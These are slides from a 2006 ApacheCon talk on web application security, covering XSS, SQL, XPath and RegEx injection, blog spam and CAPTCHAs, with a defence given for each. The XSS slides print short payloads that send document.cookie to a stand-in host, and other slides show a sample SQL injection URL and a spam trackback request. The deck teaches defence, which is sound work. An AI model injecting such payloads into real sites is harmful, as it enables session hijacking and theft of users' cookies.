New (and Old) Trends in Web Application Security

Christian Wenz <chw@hauser-wenz.de>

HAUSER & WENZ

ApacheCon Europe 06

Introduction

- Numerous talks, whitepapers, articles and books on web application security
- Foundation of non-profit organizations like OWASP and PHP Security Consortium
- Heightened awareness in the media
  - But it does not seem to help

ApacheCon Europe 06

Why bother?

- June 3, 2005: „Microsoft Corp. admits popular MSN site hacked in South Korea" (AP)
  - Cookies might have been stolen
- June 4; 2005: XSS vulnerability on http://ilovemessenger.msn.com/
- Dec. 2004, 175 XSS vulnerabilities found
- On the average, 1-2 vulnerabilities detected in PHP-driven Open Source software per week

ApacheCon Europe 06

Explanations (?)

- Bad, inconsistent advice in talks, whitepapers, articles and books
  - „Disallow ' in dynamic data"
- Very bad demos
  - „Well, what's so bad about this attack?"
- Lack of time
- However, the blackhats are already working on new attacks

ApacheCon Europe 06

Agenda

- XSS Revisited
- SQL Injection Revisited
- New Injections
- Hacking Blogs
- Avoiding Automation

ApacheCon Europe 06

Agenda

- **XSS Revisited**
- SQL Injection Revisited
- New Injections
- Hacking Blogs
- Avoiding Automation

ApacheCon Europe 06

Old problem: XSS

- Problem: HTML markup and/or JavaScript code gets embedded into a web page
- Lame demo:
  - `<script>window.navigate( "http://loser.tld/?" + document.cookie); </script>`
- Even lamer demo:
  - `<script>alert("Hacked!");</script>`

New problem: XSS that really hurts

- Stealing cookies without the user noti
  - `<script>(new Image()).src = "http://loser.tld/?" + document.cookie; </script>`
- Dynamically downloading malicious code
  - ~~AJAX~~ XMLHttpRequest
  - On the other hand, AJAX runs in a sandbox (same-domain policy)

New problem: XSS that really hurts (2)

- It doesn‘s always have to be JavaScript
  - `<meta>` tags can set cookies, therefore potentially enabling session fixation attacks
  - CSRF (Cross-Site Request Forgeries) can lead to a victim´s browser sending an HTTP request —this is often enough to execute an order ...
    - MySpace worm in October 2005
      - http://namb.la/popular/
    - Advogato virus in September 2002
      - http://www.advogato.org/article/545.html

New problem: XSS that really hurts (3)

- XSS data can come from everywhere
  - GET/POST variables
  - Cookies
  - HTTP Headers
- The programmer can mess it up everywhere
  - Printing: `echo()/print()/*printf()`
  - Setting headers: `header()`
  - Writing files: `fwrite()`

Old/new solution: Escape output

- `htmlspecialchars()` does the trick
  - But mind charsets (http://shiflett.org/archive/178)
- Stripping `<script.*>` is just not enough
  - `javascript:` pseudo URLs
  - little-known JavaScript event handlers like `onload`, `onerror`, `onabort`, ...
  - Internet Explorer accepts `<scr\0ipt>`
- `wordwrap()`‘s third parameter helps

Agenda

- XSS Revisited
- **SQL Injection Revisited**
- New Injections
- Hacking Blogs
- Avoiding Automation

Old problem: SQL Injection

- Problem: Custom commands get embedded into an SQL statement
- Lame demo:
  - `http://localhost/script.php?target=category&category_id='SQL_INJECTION`
- Even lamer explanation of this exploit:
  - *[The error message] reveals coloumn, table information thus is very high risk and easy to exploit.*

New problem: SQL Injection that hurts

- UNION attacks
- Using error messages to gather information
- Blind SQL attacks
- Using built-in functionalities and system stored procedures
  - Very effective with MSSQL
- Second-order SQL Injection
- DoS attacks

Old/new solution: Validate input

- Always use prepared statements
- Never go without prepared statements
- Prepared statements are the solution
- If not available, use escape functions on *all* data
  - Databases handle escaping in SQL differently (`''`, `\'`)
- Mind the charset used
  - http://shiflett.org/archive/184
  - http://ilia.ws/archives/103-mysql_real_escape_string-versus-Prepared-Statements.html

Agenda

- XSS Revisited
- SQL Injection Revisited
- **New Injections**
- Hacking Blogs
- Avoiding Automation

New problem: XPath Injection

- Problem: Custom commands get embedded into an XPath query
- Very dangerous if this XPath query is used to authenticate users
- Again, blind injection attacks possible
- Very common scenario: web services

New solution: Validate/escape

- Check the data embedded into the query
  - Dangerous characters: ', "
- The more complex a technology gets, the easier it is to overlook something

New Problem: RegEx Injection

- Problem: *e* modifier in regular expressions
- Extremely dangerous if user-supplied data is embedded in this regular expression
- Arbitrary code execution may be necessary
- Whitepaper: http://hauser-wenz.de/playground/papers/RegExInjection.pdf

New Solution: Validate/Escape

- Check the data embedded into the query
  - Dangerous characters: $, ', "
- Try to avoid the *e* modifier

Agenda

- XSS Revisited
- SQL Injection Revisited
- New Injections
- **Hacking Blogs**
- Avoiding Automation

New problem: Trackback spamming

- Problem: Spammers create trackbacks to weblogs to get their URL mentioned and therefore increasing their Google PageRank
- Trackback API is very simple

```
» POST http://victim.tld/trackback?id=0815
  Content-type: application/x-www-form-urlencoded

  title=Buy+stuff&url=http://spammer.tld/&excerpt=
  Buy+my+stuff&blog_name=Spamblog
```


New solution: Trace trackbacks

- Ban/block IPs
- Use a dynamic blacklist of IPs/URLs
- Create list of „bad words“
- Rename trackback script and disable autodiscovery
- Close trackbacks for older entries

New problem: Comment spamming

- Problem: Spammers (automatically) post comments to weblogs to get their URL mentioned and therefore increasing their Google PageRank
- Also works with feedback forms and „send-a-friend“ features of websites

New solution: Check comments

- Block IP addresses
- Moderate comments
- Close older entries for comments
- Rename comment script URL
- Check *HTTP_REFERER*

Agenda

- XSS Revisited
- SQL Injection Revisited
- New Injections
- Hacking Blogs
- **Avoiding Automation**

The Root of All Evil

- HTTP is dead simple
- Crafting an HTTP request is trivial
- Therefore, it does not cost a lot of effort/time/resources to automate HTTP requests to attack a site
- A lot of potential victims
  - Weblogs
  - Online booking: hotels, flight, tickets
  - Forums

New solution: CAPTCHAs

- Completely Automated Turing Test to Tell Computers and Humans Apart
- Turing tests: Decide whether the communication partner is man or machine
- Mostly, an image with text/numbers
  - ASCII and audio CAPTCHAs also exist
- PEAR package *Text_CAPTCHA*
- Several other implementations




Newer problem: Porn

- Horny surfers solve CAPTCHAs for the spammers
- Possible solutions:
  - Check *HTTP_REFERER*
  - Block IPs
  - Brand CAPTCHAs

Conclusion

- Attackers tend to be quite creative
- However there is a simple solution for most cases: Validate/filter input, escape output
- Better paranoid than offline


Thank You!
HAUSER & WENZ
Questions?!
http://www.hauser-wenz.de/blog/
30
ApacheCon
Europe 06